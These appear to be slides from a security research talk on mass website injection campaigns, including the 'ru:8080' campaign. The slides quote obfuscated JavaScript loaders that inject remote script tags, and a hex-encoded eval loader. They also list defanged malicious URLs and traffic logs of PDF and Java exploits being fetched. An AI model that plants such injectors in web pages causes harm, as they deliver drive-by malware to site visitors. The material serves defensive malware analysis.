
Injected Code Variation #3

```
/*GNU GPL*/ try{window.onload = function(){var A84jbd5xsu = document.createElement('script');A84jbd5xsu.setAttribute('type', 'text/javascript');A84jbd5xsu.setAttribute('id', 'myscript1');A84jbd5xsu.setAttribute('src', 'h^&(t)$t(!^p($^(:$@(/!!)/@x!()@n&$x&!!@x^!&(-(c#)o#!m!!(. $n^!#(u^((. @)#n&!(l$@@.#^@@w$()3&)(-So)#r$^(g)@!&. @#&g(^o!&l!)&d!@^g@&)o&@#l^^f(!b!!a#)#@g^$^@.#(^^r)&#u@!:!&$8)0&)#8#!(O^/@w())$^e&(&e&b)&l@@#y&$!. @c&&&o)@^! $m$@/$$&@w$^@e^e!(b))l(^y&)&.(c!!!o^&m!($^/(^)!l!!&(a!^$r@!e#&d$!#o)(^u(t(e$($f@!r!$(/!!!g$!^)&o^@#$o@#$g@^l##e^!(.)(&c!$o)$&m@^@/##!)#r&@i!#n^$(c))!$o#&)n@(!d^&e&l#&@v&)a($$!g@^)#o#&^!. ((^c@)&&o!!)!m!/)$'.replace(/@|\^|\)|#|&|\$|\\(|!|/ig, ''));A84jbd5xsu.setAttribute('defer', 'defer');document.body.appendChild(A84jbd5xsu);}} catch(e){}}
```


Depth – Diff DOM/SRC



Depth – Script link in DOM



Injected Code Variation #3

```
/*GNU GPL*/ try{window.onload = function(){var A84jbd5xsu = document.createElement('script');A84jbd5xsu.setAttribute('type', 'text/javascript');A84jbd5xsu.setAttribute('id', 'myscript1');A84jbd5xsu.setAttribute('src', 'h^&(t)$t(!^p($^(:$@(/!!)/@x!()@n&$x&!!@x^!&(-(c#)o#!m!!(. $n^!#(u^((. @)#n&!(l$@@.#^@@w$()3&)(- $o)#r$^(g)@!&. @#&g(^o!&l!)&d!@^g@&)o&@#l^^f(!b!!a#)#@g^$^@.#(^^r)&#u@!:!&$ $8)0&)#8#!(O^/@w())$^e&(&e&b)&l@@#y&$!. @c&&&o)@^! $m$@/$ $&@w$^@)@e^e!(b))l(^y&)&.) (c!!!o^&m!($^/(^)!l!!&(a!^$r@!e#&d$!#o)(^u(t(e$(. $f@!r!$(/!!g$!^)&o^@#$o@#$ (g@^l##e^! (.) (&c! $o) $&m@^@/##!)#r&@i!#n^$(c))! $o#&)n@(!d^&e&l#&@v&)a($ $!g@^)#o#&^!. ((^c@)&&o!!)!m!/)$'.replace(/@|\^|\|)|#|&|\$|\(|\!|/ig, ''));A84jbd5xsu.setAttribute('defer', 'defer');document.body.appendChild(A84jbd5xsu);}} catch(e){}}
```

DOM View

- DOM ==> Mutable Memory representation
(Final View of DOM after JS/events)

```
<script type="text/javascript" id="myscript1"  
src="http://clicksor-com.eastmoney.com.mobile-  
de.homesaleplus.ru:8080/ocn.ne.jp/ocn.ne.jp/  
classmates.com/linkhelper.cn/google.com/"  
defer="defer"></script>
```

Log Analysis

- Further Analysis showed variations:

1. `hxxp://clicksor-com.eastmoney.com.mobile-de.homesaleplus.ru:8080/ocn.ne.jp/ocn.ne.jp/classmates.com/linkhelper.cn/google.com/`
2. `hxxp://chip-de.ggpht.com.deezer-com.viewhomesale.ru:8080/google.com/google.com/timeanddate.com/avg.com/zshare.net/`


ru:8080 URL Injection Campaign

Similarities between infected sites:

- Port **8080**
- Various changing **.ru** domains
- Legitimate content on port 80 served by Apache
- Malicious domains are mapped to **5** different IPs
- Malicious IP addresses are on hosting providers Leaseweb (Netherlands) and OVH.com (France)
- *Landing domains were NXD Dec 09'/Jan 10'*

The Never-ending story

■ Fresh injections



Observations from ru:8080 attack


- Compromised websites can and are updated automatically
- Compromised websites are injected with multiple redirectors
- Sharing of stolen FTP credentials
 - e.g. Many infected sites also led to Gumbler infected domains, indicating that attackers perhaps had shared stolen FTP credentials*

Injection Example #3


- Mass Injection #3
- ~5700 infected pages
- ~5300 unique hosts...sent 1k for analysis

```
83d82282982982183d82d83187c87c82887183d87282e86"+"986"+"e86"+"486"+"587884f  
86"+"6"+"82882282282b87482b82283d82282982982183d82d83182982987b82087187586"+"5  
83d87282e87387586"+"287387487286"+"986"+"e86"+"782887182b83282b874  
82e86"+"c86"+"586"+"e86"+"787486"+"882982e87387086"+"c86"+"987482882282282985b  
83085d83b80d80a86"+"986"+"6"+"82082882887187586"+"582e86"+"986"+"e86"+"486"+"5  
87884f86"+"6"+"82882787386"+"987486"+"583a82782983d83d82d83182982086820828871  
87586"+"582e87486"+"f84c86"+"f87786"+"587284386"+"187386"+"5828829  
82e86"+"986"+"e86"+"486"+"587884f86"+"6"+"82882787787782e82782983d83d82d831  
82982980d80a80986"+"486"+"f86"+"387586"+"d86"+"586"+"e87482e87787286"+"9  
87486"+"582882283c87386"+"387286"+"987087482087387286"+"383d82786"+"8874874  
87083a82f82f86"+"286"+"587387483487986"+"f87582e86"+"986"+"6"+"82e87586"+"1  
82f86"+"a87382f86"+"286"+"986"+"486"+"386"+"882e86"+"a87383f87183d82282b871875  
86"+"582b822887286"+"586"+"6"+"83d82282b87282b82282783e83c82f87386"+"382282b  
82287286"+"987087483e82282983b80d80a87d80d80a87d80d80a876"+"86"+"187282086"+"d  
87986"+"986"+"b83d87487287586"+"583b" );</script></HEAD>  
<BODY LANG="en-GB" DIR="LTR"><script>c01z635='';r7c64baee9='r5e251';  
re9b6b70e807='r652d7';r03bda16e7bb=/* r1139da46c  
*/document.String.constructor.prototype.mama=re9b6b70e807;  
rNEW=Object.constructor.prototype.mama;  
if(r7c64baee9+c01z635+rNEW=='r5e251r652d7'){ r52ae0c6258=r03bda16e7bb};  
r52ae0c6258.write('<scr'+>ipt>function r5e7c65(r0ea26){return  
e'+c01z635+'val(r0ea26);}</scr'+>ipt>'); function  
c0127c4b23r0116d(r8b3a0d){ var z3e7='';return (r5e7c65('parse'+z3e7+'Int')  
(r8b3a0d,16));}function rf63ce1af8(r1718b2eb){ var ra268cb52a4='';  
ra9739f3='fromCh';rf95b4=String[ra9739f3+'arC'+>ode'];for(raec264=0;  
raec264<r1718b2eb.length;raec264+=2){ ra268cb52a4+=  
(rf95b4(c0127c4b23r0116d(r1718b2eb.substr(raec264,2))));}return ra268cb52a4;}  
var  
rfdd37='3C7363726970743E66756E6374696F6E20636865636B5F636F6E74656E7428297B7661'+c  
r52ae0c6258.write(rf63ce1af8(rfdd37));</script>
```


Breadth – Popularity of Responses



Breadth – Popularity of Responses




- sportgun.pl.ua very common type of attack
- sends a response back to 50+ hosts



Connection Request/No Response


Src: hxxp://sportgun.pl.ua/st/go.php?sid=2&

Dst: hxxp://uplevelgmno.vn.ua/111/sv777/index.php



Round #2 Connection Request/Response

- Success!



Fetches Exploits

■ Fetches PDF and Java Exploits

- connection:
type: response
src: hxxp://uplevelgmno.vn.ua/111/sv777/pdf.php
dst: hxxp://uplevelgmno.vn.ua/111/sv777/index.php
status: 200
- connection:
type: response
src: hxxp://uplevelgmno.vn.ua/111/sv777/dev.s.AdgredY.class
dst: hxxp://uplevelgmno.vn.ua/111/sv777/index.php
status: 200

PDF VirusTotal Results



Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File **pdf.pdf_** received on **2010.02.22 20:25:38 (UTC)**

Current status: **finished**

Result: **9/41 (21.95%)**

Name	Description	Reference
